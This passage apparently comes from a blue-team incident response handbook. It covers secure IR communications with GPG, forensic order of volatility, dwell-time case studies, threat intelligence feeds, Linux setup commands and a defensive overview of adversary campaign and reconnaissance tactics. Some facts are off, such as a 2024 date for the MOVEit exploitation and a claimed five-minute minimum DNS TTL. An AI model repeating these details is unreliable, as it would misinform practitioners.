As you develop an SBAR, beware of and push back against the *perfect solution fallacy*, which is the logical error of dismissing a realistic and effective solution because it is not perfect or comparing your solution to an ideal one. As a corollary, Six Sigma advises prioritizing efforts according to the Pareto effect, which states that about 80% of the effects come from 20% of the causes and seeks to prioritize improvement by finding the vital few causal factors that contribute most significantly to the problem.

In IR, an SBAR effectively defines a countermeasure, explains why you need it, and provides an artifact to demonstrate the effectiveness of your overall security program. The best recommendations implement a "good, better, best" approach, meaning that when recommendations are developed, the team researches a few different methods.

Potential solutions or countermeasures can be stated at a few levels. Good solutions are usually easier to implement and are lower cost but only go so far. At the other end of the spectrum is the best possible solution, which covers the majority of situations but may take longer or incur higher costs. Somewhere in between is a "better" solution.

The objective of explaining countermeasures along these three strata is to provide decision makers with options for what they will fund and their risk appetite, and, ideally, to obtain approval to move quickly on the "good" solution while taking time to implement a "better" or "best" solution. By developing multiple recommendations and different breakpoints, a countermeasure is more likely to be implemented.

Secure IR Communications

An IR team should establish methods of secure, encrypted communication that are out of band from the enterprise communication system (OOBC). The enterprise communication system can be manipulated or monitored by an adversary. In my experience, most secure communication occurs over the phone, in person, or through a separate web collaboration platform outside the affected network. Today, with increased decentralization, options such as smartphone messaging chat services, instant messaging platforms like Mattermost or Slack, or a dedicated Office 365 site with a separate, laconic domain name should be investigated.

IR teams should be aware that internal communications may be discoverable in legal cases and should engage legal counsel if there is potential for a case to escalate to civil or criminal proceedings. IR needs an OOBC platform for collaboration, document exchange, chat, ChatOps, and video. Traditional platforms such as dedicated Slack or Mattermost instances, compartmentalized Microsoft 365 tenants, or Teams (an E3 license is typically sufficient) can be used. Smartphone integration or dedicated applications like Signal or WhatsApp may also be considered.

OOBC can become a critical resource if primary systems are down, remote staff cannot use the VPN, or an adversary has tampered with critical resources. OOBC can also serve as incident recordkeeping data stores, minimizing opportunities for an adversary to observe IR.

Using GnuPG for Free Encrypted Email

If you can't get a dedicated MSFT 365 or Google account for your email communications, there is an alternative. Mozilla ThunderBird and Enigmail, which was integrated into Thunderbird in 2020, provide a GnuPG (GPG) plug-in. Note that these require all parties to exchange key data, which should be done out of band. Unlike in the previous section, the author has used the material in this section to great effect for several projects.

PGP is still considered secure when using modern key settings (AES-256, RSA-4096, SHA-256+). Avoid using legacy algorithms like SHA-1, 3DES, and older RSA key sizes (1024-bit). If you want a commercial option, Symantec offers a PGP suite.

GPG implements the OpenPGP standard as defined by RFC 4880. For more information, visit the GNU Privacy Guard website.

There are a few helpful commands you should be familiar with when using GPG.

To generate a private key:

```
List keys:       gpg --list-keys
Import a key:    gpg --import key.asc
Delete a key:    gpg --delete-key 'myfriend@his.isp.com'
gpg --gen-key <<< will prompt you for establishment information
```

To generate the ASCII version of the key, with the key in *pubkey.txt*:

```
gpg --armor --output pubkey.txt --export 'Your Name'
```

To trust your private key:

```
gpg --edit-key 'Your Name'
gpg> trust
Your decision? 5 (Ultimate Trust)
```

To publish the key to a key server:

```
gpg --keyserver certserver.pgp.com --send-key me@mycompany.com
```

You can also upload an ASCII armored key to the MIT key servers at *https://pgp.mit.edu*. Note that key servers don't verify the key; there may be old keys, or someone may publish a key using another person's email address.

There are also specific commands that will be helpful for you when using ASCII armored keys.

To encrypt a file (replace `'Your Name'` with the public key that will be able to decrypt the file; this command will produce a *sourcefile.txt* with a *.gpg* extension):

```
gpg --encrypt --recipient 'Your Name' sourcefile.txt
```

To decrypt a file (the passphrase is required for this to work properly):

```
gpg --output foo.txt --decrypt sourcefile.txt.gpg
```

To use a detached signature (when you have the file and the signature file):

```
gpg --verify crucial.tar.gz.asc crucial.tar.gz
```

To create a detached signature:

```
gpg --armor --detach-sign your-file.zip
```

Incident Response and Forensics Are Partners

IR and forensics are fundamentally different sides of the same coin. This section discusses key differences between the two areas and how they should complement each another during an incident.

Order of Volatility

Both the IR and forensic disciplines are concerned with the general *order of volatility*. This order outlines how quickly data changes while systems are running and the sequence to use when collecting system state data:

1. Processor and processes, such as CPU, cache, register content (capture memory), process state tables, and kernel statistics.
2. Network, such as the routing table, ARP cache, and process-to-TCP/UDP port table.
3. Main memory, collected once you have process and network information.
4. Semivolatile data, including temporary filesystem, page file, hibernation memory files, and swap space.
5. Data stored in SaaS solutions. As more organizations adopt SaaS solutions, be aware that this data frequently changes but usually not as fast as system data.
6. Resident data on the hard disk, such as the filesystem and slack space on your various systems.
7. Remotely logged data. Log data on the central server with associated time-shift adjustments and secondary systems.
8. Relevant data on archival or removable media that you can obtain.

Triage Forensics: 5% of the Data Tells Most of the Story

Practices change, and one advancement in forensics is the practice of gathering a triage image. This process involves the IR team collecting enough user-modified data from the system to understand what the user did. More specifically, it includes collecting the filesystem, the user profile and its contents, the registry, and a memory image. By gathering a subset of data rather than imaging the whole system, the IR team can provide a forensic analyst with a data set that can be analyzed after 20 to 30 minutes of work. With modern drives rarely seen below 1 TB, using tools like FTK is essential.

System Forensics: Dig Deep and Dissect at a Cost

System forensics can be a very costly process, significantly affected by the cost-to-benefit trade-off between labor and the value achieved by the investigation. Memory and disk analysis can consume the attention of a highly trained and certified analyst, only to confirm what the IR team already knows. Furthermore, the business may not want to pursue this level of investigation, as IT is often directed to keep things running. While the time spent collecting data must be weighed against the future analytical value of that data, it can be worthwhile to perform parallel analysis activities.

Forensics often focuses on producing evidence or factual data to reconstruct past events, to prove or disprove that a subject had knowledge of specific data or information. To support that analysis, forensic analysts undertake a variety of activities to produce a timeline of events. To show intent, analysts reconstruct specific artifacts like the MRU keys because they record interaction.

Today, memory forensics is a key aspect of the forensic discipline, requiring extensive skill. Both memory and disk forensics can be significantly influenced and improved by the incident responder. For example, modern tools permit making a memory snapshot and disk snapshot while a system is running, with the obvious caveat that data collection from a running system can be affected. If the IR team does not make such a collection, then no future opportunity exists. If the IR team performs this capture, then the opportunity for analysis remains.

Derailing IR and DFIR: Mistakes to Avoid

Numerous mistakes can be made in an IR event, and they can significantly hamper the investigation, derail it completely, lead investigators in the wrong direction, waste valuable time, damage or destroy evidence, and, in some cases, put the investigator in personal and professional jeopardy. This section provides some collective wisdom.

First, avoid overcommunication. Keep discussion and information about IR to a minimum, not only person-to-person but also digitally. Avoid discussing case details with anyone outside the chain or "circle of trust" who has no "need to know." Sample binaries involved in the incident should not be uploaded to public malware analysis sandboxes that share data with other subscribers. These services distribute uploaded data to all subscribers, so if the hash value of a custom tool becomes known, the adversary will know you found their binary.

Other practical actions include keeping doors locked, using screen locks if others may walk into your workspace, and avoiding leaving case data visible. When emailing case information, attempt to set your email to "do not forward" and use other protective settings. Be very careful when adding users in Outlook, as it suggests likely recipients based on prior emails—you can easily select the wrong person. When using investigation tools, avoid any automated or default DNS lookups. The adversary may control the DNS server for the subject domain(s) and can see where queries come from.

It is also critical that IR teams use the right terms for the event and communicate them carefully. A breach may have significant legal implications for a regulated organization; a malicious software event may be routine, and presence of an adversary with hands-on-keyboard may trigger a large allocation of resources. Just as these terms drive the IR process, misidentifying events can cause issues. For example, loss of a backup disk or tape may be considered a data breach, but not if the media is encrypted and there is documentation proving the lost media's identity. Be sure to

categorize the event properly and follow your organization's guidelines, especially when communicating over email, because email is a common subject of e-discovery.

It is rare that the incident handler can go back and collect data that was fresh at the time. Volatile data such as process lists and network connections cannot be recovered if not collected in a reliable manner. Once data is collected, it must be safeguarded against corruption. Nothing is worse than collecting netstat information from dozens of systems in a botnet with a PowerShell script, only to find that the USB drive storing the data no longer functions. Furthermore, document what you collect and how it was collected.

"Poor planning promotes poor performance." This is a slightly adapted quotation from a colleague—and it is true. For IR, poor planning manifests in several ways. When you write your IRP, anticipate mistakes and devise workarounds. Proper planning helps identify which tools can be used with which systems, educates responders on running those tools, and clarifies how tools should be used to produce relevant output data. Preplanning incident responses and developing playbooks or checklists also helps prevent scope creep during an incident. Planning also provides a basis for controlling or accommodating deviations, as long as there is a reason for them.

Statistics from the second half of the 2010s advise that modern adversaries' *dwell time*—the time they remain on a network before detection—may be months. By 2025, that dropped to 2–11 days. Quick containment action in the heat of the moment may work against you because the adversary likely has alternate access methods, has planted recurring persistence methods, or may have a logic bomb ready to trigger. Moving too fast can lead to overlooked evidence, inadequate or incorrect assessments, and eventual rework. This can manifest when consultants rush to prepare for a status call. Such failures help no one.

Work through root cause analysis. If you don't find the vulnerability, configuration, behavior, or weakness that permitted the incident, the likelihood of a recurrence is high. Always ask "why" enough times and of enough SMEs to understand and be able to explain how the root event occurred, how can it happen again, and how it can be prevented. Whenever possible, document the root cause.

An Ishikawa (or fishbone) diagram can be used to identify the root causes by visually mapping potential causes under different categories, such as Technology, People, Process, and Environment (Figure 3-4). To use it, define the incident as the "head" of the diagram (far right), create branches for relevant categories, and brainstorm potential causes. Dig deeper by using "why" questions to find underlying issues. This method helps teams focus on the root problem, not just the symptoms.




Figure 3-4. Ishikawa diagram example

Here are several examples of dwell times from major cyber incidents over the last ten years:

- Equifax (2017)
  - — Dwell time: ~76 days.
  - — Summary: The adversary exploited an unpatched Apache Struts vulnerability that gave them access to sensitive PII of 147 million Americans. The breach went undetected for over two months.
- Anthem Inc. (2015)
  - — Dwell time: ~287 days
  - — Summary: This was one of the largest healthcare breaches in US history. Attackers gained access to nearly 80 million patient records. The long dwell time allowed them to move laterally and exfiltrate massive amounts of data before detection.
- SolarWinds (2020)
  - — Dwell time: 300+ days
  - — Summary: Nation-state actors compromised SolarWinds' Orion software, inserting a backdoor that was distributed to 18,000 customers, including US government agencies. The attackers remained undetected for nearly a year, conducting espionage and lateral movement.

- Marriott International (Starwood) (2018)
  - Dwell time: ~1,460 days (four years)
  - Summary: Attackers had access to Starwood's reservation system since 2014, but the breach wasn't discovered until 2018—after Marriott acquired Starwood. Data from 500 million guests was compromised, including passport numbers and travel details.
- MOVEit Transfer Exploits – Progress Software (2024)
  - Dwell time: ~30–45 days (estimated)
  - Summary: A zero-day vulnerability in MOVEit Transfer was exploited by the Cl0p ransomware group. The attackers exfiltrated data from hundreds of organizations, including government agencies, before public disclosure.
- Healthcare Sector Breach, Asia-Pacific (2024)
  - Dwell time: ~9 days (median for region)
  - Summary: According to Mandiant's M-Trends 2024 report, a major healthcare provider in the Asia-Pacific region experienced a breach in which attackers exploited edge devices and remained undetected for over a week. The breach highlighted the use of zero-day vulnerabilities and "living off the land" techniques.

Goals and Objectives

Each investigation will have an overarching goal that breaks down into several objectives (measurable targets). As an event progresses, ensure that the process, data, and status support the objectives and keep the effort on track. The notion of "tell me what you find" sends IR/DFIR down multiple paths that can waste time—similar to fishing during the heat of the day. In the e-discovery field, the more accurately defined the scope, the better or more accurate the result set will be for counsel. Work to document how each objective was met. Understanding objectives and answering them with factual data helps prevent personal bias and assumptions because collected factual data either supports or dismisses an objective. Meeting specific targeted objectives also helps keep you on track and prevents scope creep.

Packaged Cyber Threat Intelligence for IR

There are numerous forms of packaged CTI feeds or lists available today. Packaged intel feeds are vastly different from intel generation. Feeds usually arrive with a variety of IoCs: domain names, leaked email addresses/passwords, IP addresses, URLs, hash values, and other data elements. Generated intel arrives as reporting, detail sharing, predictions of near-term events, and other analyst-generated information.

When considering CTI, be sure to follow a few key rules:

- Prioritize CTI that includes a TTL or other lifetime value, is as complete as possible for a given domain, and is as free from bias as possible. CTI from last year likely has less value today than it did a year ago, whereas a list of domains or URLs known to spread malware in the last 72 hours is highly valuable. Such a tactical list is used to search your logs from your security apparatus to see if there were connections before the IoC was blocked.
- Consider CTI with a strong evidentiary basis to help identify adversary motives, intents, capabilities, and operations. Here, threat-based intelligence can be leveraged to detect threat behaviors and indicators.
- For IR, tactical CTI consists of malicious domain names, URLs, IPv4 or IPv6 addresses, and other unusual traffic. Strategic CTI provides information about your organization's overall threat landscape.
- Operational CTI is normally consumed by SecOps and incident teams and provides more information on how attackers plan and execute attacks, the tools they use, and their sequence of actions.

When using CTI for active systems, be cautious about the potential impact on the system and how it will be applied to an incident, since indicators without reasonable or related context are often just data.

CTI feed data can also be useful for threat hunting. If a feed list indicates domain names that have emerged as malicious in the past 24 hours, a search could be made for users who may have visited those domains.

Bootable Linux Distributions and Blue Team Platforms

Blue teams should be aware of and invest time in several security-focused operating system distributions that are purpose-built for cyber defense. Linux is the kernel, whereas the named distribution—such as Debian, Ubuntu, Mint, Kali, Parrot, or Tails—is the operating system, window manager, productivity software, and package distribution subsystem. Red Hat distributions include CentOS, Red Hat Enterprise Linux, Fedora, and Oracle Linux. The distributions described here provide a great place to start (or augment at a very low cost) your cyber defense apparatus:

Security Onion
: Security Onion is a free and open platform used for threat hunting, enterprise security monitoring, and log management. It includes network visibility, host visibility, intrusion detection honeypots, and case management using a variety of tools. Network visibility is provided through high-speed packet capture, network protocol metadata collection, and a NIDS. Host visibility is achieved through host level investigation, inventory, and monitoring. Intrusion detection honeypots

allow defenders to build nodes that mimic common services to provide an early warning sensor capability. Defenders can use the case management system for basic tracking of security incidents in their enterprise. Finally, the log management capability allows defenders to ingest logs from a myriad of enterprise applications and systems.

Security Onion is most commonly deployed with sensor nodes that push metadata back to a SOC analyst console which provides alerting, dashboards, packet capture, correlation between host data and network data, and a suite of analysis tools.

SANS Investigate Forensic Toolkit (SIFT) Workstation Version 3.0
: Focused on IR and forensics. You can also pull the toolset onto an existing Ubuntu system.

REMNux
: One of the best Linux distros for reverse engineering malicious software, created by Lenny Zeltzer, author of the highly respected "Reverse Engineering Malware" course by SANS.

Active Defense Harbinger Distribution (ADHD)
: ADHD provides a suite of honeypot tools that can be used to detect a wide variety of network reconnaissance. It provides an active defense or early warning system approach for the cyber defender.

Computer Aided INvestigative Environment (CAINE)
: CAINE offers a complete forensic environment that is organized to integrate existing software tools as software modules and to provide a friendly graphical interface.

Kali Linux
: Focused on pentesting and network security assessment. Kali can be used to evaluate system security, test a rebuild system to verify compliance with a security profile, or use reconnaissance tools for data gathering. Specific to the blue team, many of the tools built into Kali can be used to assess the effectiveness of hardening activities or provide insight into an initial attack vector.

Linux with VMware Workstation

At a command prompt, assuming that X11 and a window manager are installed, use `startx` to start X11. See what screen resolutions are supported by using `xrandr -q`, then change the screen resolution to a specific size (`xrandr -s 1024x768`) or attempt to use a more scalable setup (`xrandr --output Virtual1 --scale 0.7x0.7`).

You may also have scaling issues, and here are some common fixes:

```
echo "export GDK_SCALE=1.5" >> ~/.bashrc
echo "export QT_AUTO_SCREEN_SCALE_FACTOR=1" >> ~/.bashrc
source ~/.bashrc
```

Recent Ubuntu and Debian distributions use netplan to set a static IP address. Following is a sample netplan configuration file. First edit the common netplan file, located at */etc/netplan/01-netcfg.yaml*. Once your configuration is entered, apply the configuration and restart the network with `sudo netplan apply`:

```
network:
  version: 2
  ethernets:
    ens33:  # or your interface name
      dhcp4: no
      addresses: [192.168.1.100/24]
      gateway4: 192.168.1.1
      nameservers:
        addresses: [8.8.8.8, 1.1.1.1]
```

To set a static IP address on an Ubuntu or Red Hat system, you can use the following commands in the order shown. The first example creates a connection by name, and the second uses the existing connection after retrieving the name. The first example deletes the connection `static-ip` and `Wired connection 1` (the default on an Ubuntu desktop). It then sets the IP to 192.168.142.98 with a 24-bit subnet mask, the gateway to 192.168.142.2, and Google's DNS servers to 8.8.8.8 and 8.8.4.4. Next, it configures `static-ip` as `manual` and starts it. Then, it checks the active connection; pings the system's IP and the network-wide default gateway at 192.168.1.1; and checks Domain Name resolution by doing a query that should return a NOERROR message and one or more IPs for the domain *Obm.com*:

```
#!/bin/sh

nmcli connection show --active
nmcli connection delete static-ip
nmcli -p con down id "Wired connection 1" iface eth0

echo "Adding static-ip"
nmcli con add con-name "static-ip" ifname eth0 type ethernet
nmcli con mod "static-ip" ipv4.addresses "192.168.142.98/24"
nmcli con mod "static-ip" ipv4.gateway "192.168.142.2"
nmcli con mod "static-ip" ipv4.dns "8.8.8.8,8.8.4.4"
nmcli con mod "static-ip" ipv4.method manual
nmcli con up "static-ip" ifname eth0

nmcli connection show --active | grep 192.168
ip route show default
ping -c 2 192.168.142.98
ping -c 2 192.168.1.1
ping -c 2 8.8.8.8
dig www.ibm.com
```

A shorter, more brute-force approach can be used as well:

```
# Get the name of the primary connection
CON_NAME=$(
    nmcli -t -f NAME,TYPE con show \
    | grep ethernet \
    | head -1 \
    | cut -d: -f1
)sudo nmcli con mod "$CON_NAME" ipv4.addresses 192.168.1.100/24
sudo nmcli con mod "$CON_NAME" ipv4.gateway 192.168.1.1
sudo nmcli con mod "$CON_NAME" ipv4.dns "8.8.8.8,1.1.1.1"
sudo nmcli con mod "$CON_NAME" ipv4.method manual
sudo nmcli con up "$CON_NAME"
```

To set a static IP address of 192.168.1.204 and a default gateway, on an older Linux system, use:

```
sudo ifconfig eth0 192.168.1.204 netmask 255.255.255.0
sudo ip route add 192.168.1.0/24 dev eth0
```

Test that you can get to the gateway with:

```
ping 192.168.1.1
```

After that, test if DNS works:

```
dig www.blueteamhandbook.com
```

Language-specific keyboard settings can be set with `setxkbmap`; supply the two-letter country code as an option.

On a really old Linux or Unix system, you may need to run `/etc/init.d/networking start` to start networking. If you want to load networking at boot (on an HD install or USB with persistent changes), add that command in `/etc/init.d/rc.local` or run `sudo /usr/sbin/update-rc.d networking defaults`.

To install VMware tools at the command line, use `sudo apt install open-vm-tools open-vm-tools-desktop`. VMware tools are needed for sharing files integrated with the host. You set up file sharing in the VMware application itself. You should see `/mnt/hgfs` in the filesystem. You can tell `fuse` to enable a mount with `sudo vmhgfs-fuse .host:/ /mnt/hgfs -o allow_other`. If clipboard sharing is not working, try `sudo systemctl restart vmtoolsd`. On Windows 11, depending on the release, power configuration may throttle VMware. A common fix is to run `powercfg /powerthrottling disable /path "C:\Program Files (x86)\VMware\VMware Workstation\x64\vmware-vmx.exe"`.

You may also want to run scripts from a mounted file system shared with the host. A regular mount command won't work between a Windows host and a Linux guest because HGFS doesn't support permission models between NTFS, HGFS, and Unix/

Linux file system permissions. This solution adds the `uid`, `gid`, and `umask` mount options to your `fstab` entry to force executable permissions on all files.

To do this, you will need one of the two following entries in `/etc/fstab` (on one line!). The difference comes down to host, guest, and vm-tools versions:

```
vmhgfs-fuse /mnt/hgfs fuse
   defaults,allow_other,uid=1000,gid=1000,umask=022 0 0

.host:/ /mnt/hgfs fuse.vmhgfs-fuse
   defaults,allow_other,uid=1000,gid=1000,umask=022 0 0
```

The key options are:

`uid=1000,gid=1000`
: Sets ownership (replace with your actual user ID if different; run `id -u` to check)

`umask=022`
: This gives files 644 permissions and directories 755 permissions by default

After making that change, run `sudo mount -o remount /mnt/hgfs` to remount the file system. Or, if you get a `systemctl` error message back, use `sudo systemctl daemon-reload && sudo mount -a`.

When using any bootable ISO or creating your own custom ISO from a bootable distribution, you should change the default SSH keys:

```
ssh-keygen -t ed25519 -f /etc/ssh/ssh_host_ed25519_key
ssh-keygen -t rsa -b 4096 -f /etc/ssh/ssh_host_rsa_key
```

On older systems, if you want to enable SSH to start at boot time, run `update-rc.d ssh defaults`.

On newer systems, use `sudo systemctl enable --now ssh` and `sudo systemctl status ssh` to check status.

CHAPTER 4

Understanding Adversary Tools and Tactics

Defenders think in lists. Attackers think in graphs. As long as this is true, attackers win.
—John Lambert, Microsoft TechNet, April 26, 2015

The meaning behind John's words has not fundamentally changed. What has changed is the tempo or speed of adversary operations and the skill with which adversaries operate.

The quotation highlights the fact that the IT and IR communities think about the defense process in a manner inconsistent with the functional mindset of the adversary. As defenders, we are taught and conditioned to have and operate from lists: servers, elevated user accounts, assets, networks, PoCs, applications, vulnerabilities, and many more. Defenders often know their environment through lists. In contrast, an adversary must learn the environment to find what they are after. They learn through exploration—mapping and exploring trust relationships between systems and accounts. They will seek to leverage whatever they can, whenever they can. Adversaries will make every effort to "connect the dots" because they must succeed in order to act on their objectives, which often involve acquiring intellectual property, exfiltrating data, or holding critical systems for ransom.

The Attack Process, IR Tools, and IR Points

Blue teams should understand how attackers work, how they utilize various tools, their methods for enticing an unsuspecting user to "just click here," and their techniques for guiding the IR investigative process. After all, attackers are well armed, organized, motivated, and have significantly more time than defenders. The MITRE ATT&CK framework is tremendously helpful for understanding the attack process, as it breaks down adversary tactics and techniques in detail.

There are numerous pentesting books available that teach the tools and processes adversaries are likely to use, along with many well-known conferences and websites. By understanding how an attack progresses—how information learned in one step guides the next, or how a red team might invade a network—the blue team can adapt and improve its defenses. This chapter is also relevant for a red team versus blue team exercise, such as a penetration test, or a purple team exercise.

This process is also defined in NIST 800-115, "Technical Guide to Information Security Testing and Assessment."

Adversary Campaign Patterns

When preparing network and system defense countermeasures, it is useful to understand common patterns of how adversaries operate to gain access and stage malware and other tools for end objectives like a ransomware deployment. Several of the steps shown in Figure 4-1 can be done in parallel. What makes this process more difficult today is the specialization in adversary capabilities and the rise of specialized adversary groups. An IAB will work to gain the foothold and then sell that access to another group, such as a ransomware operator. This results in multiple sets of IoAs and IoCs to contend with.




Figure 4-1. Adversary actions

The following list walks through a number of adversary activities and the actions that can be taken:

Collect general open source intelligence (OSINT)
: Perform OSINT against the organization, leveraging reconnaissance from a variety of sources such as Shodan, Google, job boards, and social media.

Conduct personnel reconnaissance
: Figure out the target, user base, interests, and susceptibility to an exploit method such as social engineering, spam, or enticing site visits that can be advertised with an email campaign.

Acquire a malware distribution point
: Get the user to run code that provides a minimal install on the endpoint and establish a foothold. To accomplish this objective, adversaries need a domain name. They may register lookalike domains, may stockpile domains, or may find a dangling DNS subdomain.

  Next, they need a distribution point. This could involve setting up a web server to deploy credential harvesting and malware distribution capabilities using a reverse proxy. Alternatively, they could compromise a legitimate site and build a deep URL distribution location.

  Malware can take many forms. Adversaries may host an infected attachment, such as Microsoft Word, Excel, or Adobe PDF documents, or send email with ISO attachments. They might also use a clever lookalike site with a malicious pop-up that instructs the user to copy text into the Windows Run command, as seen in ClickFix campaigns.

  Also, it is becoming more common to develop functional applications that install backdoors or operate as a Potentially Unwanted Program (PUP), or that install a fake PDF converter/deconverter. JustAskJacky from 2H25 is a great example.

Devise or refine targeting
: Develop and plan to execute a campaign through phishing emails, spear phishing, SMS-ishing, emails instructing users to call a "tech support line," applying media pressure, creating manipulative social media posts, infecting a watering hole, and other methods—anything to gain initial access. Sites like Shodan catalog what is available on the internet, without the adversary ever having to send the first packet to your perimeter.

Stage a credential capture site
: Deploy a reverse proxy on a lookalike domain name that allows the adversary to capture credentials and SAML tokens.

Stage content using methods that are hard to block and prevent

Stage malicious content on stockpiled domains, CDN points, CSP servers, advertising networks, deep links on low-security websites—you name it. Malicious host JavaScript may contain obfuscated code that refers to another site, which in turn issues a 302 redirect; meanwhile, the package references yet more domain names. Alternatively, adversaries entice someone to visit a site with these exploits, such as a forum site with poor input scrubbing or one that has been compromised.

Today, these activities may be conducted by an IAB who procures access and then sells it to an operator, such as those involved in ransomware, e-crime, or nation-state activities. IABs most commonly work to enable some form of inbound RDP and VPN access.

Send an enticing or pretext notification message

Construct phishing mails, SMS messages, and TOAD scripts; drop enticing USB drives near a target site; or post enticement messages to social media networking groups. A common trait of one-to-one communication is a pretext that generates urgency to engage, such as failed ACH transactions, shipping issues, payment failures, tax implications, or fake receipts for products the recipient did not buy—anything that can prompt the user to click. These techniques are surprisingly effective. Today, spammers can rent a distribution network of victim PCs that send email as real users through automation. Alternatively, they can find an open SMTP relay, as with the Direct Send exploit. They can also use a source in a low-security country.

Leverage social media and swap to secondary contacts

Develop a hard-to-validate but somewhat believable social media presence (e.g., a false early recruiter on a professional networking site). Engage through lures and quickly push to encrypted secondary communication tools such as WhatsApp, Telegram, and others to encourage a malware download.

Leverage social networks for persona research

Establish a persona complete with a professional work network, family home life, and opinions or snark delivered in fewer than 200 characters. This is also true for message boards. Note that your own staff often participate in these networks, many of which provide significant detail about your organization, such as hierarchy, role responsibilities, and other useful clues for an adversary to build an accurate organizational chart because of the amount of shared information. Perform your own OSINT to understand how much information is available for free.

Once the user clicks, compromise in some way

Implement a drive-by install or a user-initiated download that runs from the Windows User AppData folder. If the user is an administrator, it is often game over. Options include multistage downloads to install malware for credential

harvesting and remote C2. You may also see attempts to gather credentials such as user accounts and passwords, where a proxy sends traffic, on behalf of the user, to the legitimate site and captures their authentication tokens.

Herd the bots
: Deploy persistence tools and use a variety of methods to maintain access. The IR team should look for C2 indicators: outbound patterns, rhythms, nonstandard port usage, unrecognizable traffic, changes in the producer-to-consumer ratio for network traffic, rapid increases in outbound traffic from a source, traffic outside of work hours, or malformed traffic.

  Watch for DNS queries where the DNS reply has very low TTL values and the IP-to-FQDN relationship changes over minutes rather than days. The Zeek NIDS can be very valuable for DNS research. FastFlux is a very well-defined pattern to manipulate DNS by changing the IP to an FQDN every five minutes, which is the lowest TTL value for a DNS answer. An FQDN-to-ASN relationship could change dozens of times per day.

  Recent campaigns use *semiflux*, in which the distribution IP changes every few hours or once a day. In 2H25, I observed several malware tools that changed the FQDN-to-IP relationship from two to 12 times a day. The adversary deliberately hosted infrastructure on hosting providers with overloaded IP addresses and different ASNs. One IP resolved to over 8,500 websites. This pattern is usually only visible with passive DNS data.

Learn the target organization
: Run through adversary playbooks to map network, staff, and inventory applications and read your intranet and email, key processes, and data stores. Then, turn that data set over to the second-level operators.

Gain elevated access
: Once inside the network, wait for a connection from an elevated account. Then, either perform a low-and-slow reconnaissance process to gather credentials for lateral movement or storm through the network to find targets for staged code to act on an objective. In either case, frequent success occurs due to the ability to capture and reuse credentials such as tickets, session IDs, hashes, actual credentials from unprotected data shares (UNC, SharePoint), or other repositories.

Find and exfiltrate the data or hold it for ransom
: Act on the objective by exfiltrating intellectual property, deploying ransomware, burning down the network, modifying software products to can gain further access through a supply chain attack, or nearly anything else imaginable for financial gain.

  Or just quietly find useful intellectual property, exfiltrate it, and then clean up any traces of activity following a "pass without trace" model.

Reconnaissance: Tools and Techniques

This section briefly describes some of the tools and techniques used by an adversary or threat actor as they use every means at their disposal to discover all your assets and those of close partners who may have an exploitable trust relationship with your organization. If you are looking for a place to start learning about OSINT, many good books cover the subject. For a well-maintained GitHub repository, Awesome OSINT is a great place to start.

The blue team should perform the same type of research, evaluate publicly available information, and implement similar strategies and techniques to improve its defenses. OSINT sources are commonly divided into categories such as media, internet, public data, professional publications, curated commercial data, and business documents. Each category requires a different collection and processing method. Adversaries use a variety of tools to collect data elements like IP addresses, domains and subdomains, network subnets, autonomous system numbers (ASNs), ISPs hosting IPs and domains, domain registrars, email addresses, usernames, phone numbers, human names, Bitcoin and other digital currency addresses, applications and SaaS solutions in use, business partners, likely competitors, third parties, job postings, technologies in use, cloud service endpoints such as S3 and Azure Blob, useful public content, and just about any other piece of information that can provide them with a way in. You should also notice that a domain name supporting WHOIS data is increasingly missing. The value of WHOIS data decreased with the introduction of GDPR, as more data fields are redacted for privacy by third-party services and registrars.

Adversaries now use cloud-scale reconnaissance. Modern reconnaissance efforts must be done at cloud scale because of the prevalence of hosting providers. To understand your exposure and what adversaries can find, establish a data collection pipeline and invest in learning to use tooling that automates data collection, as shown in Figure 4-2. The discovery part of the reconnaissance pipeline includes your organization, all the vendors and others that mention your organization, where they and their staff may post on social media, and where your organization can send or receive email. Developed domain names become the "seed" domains.

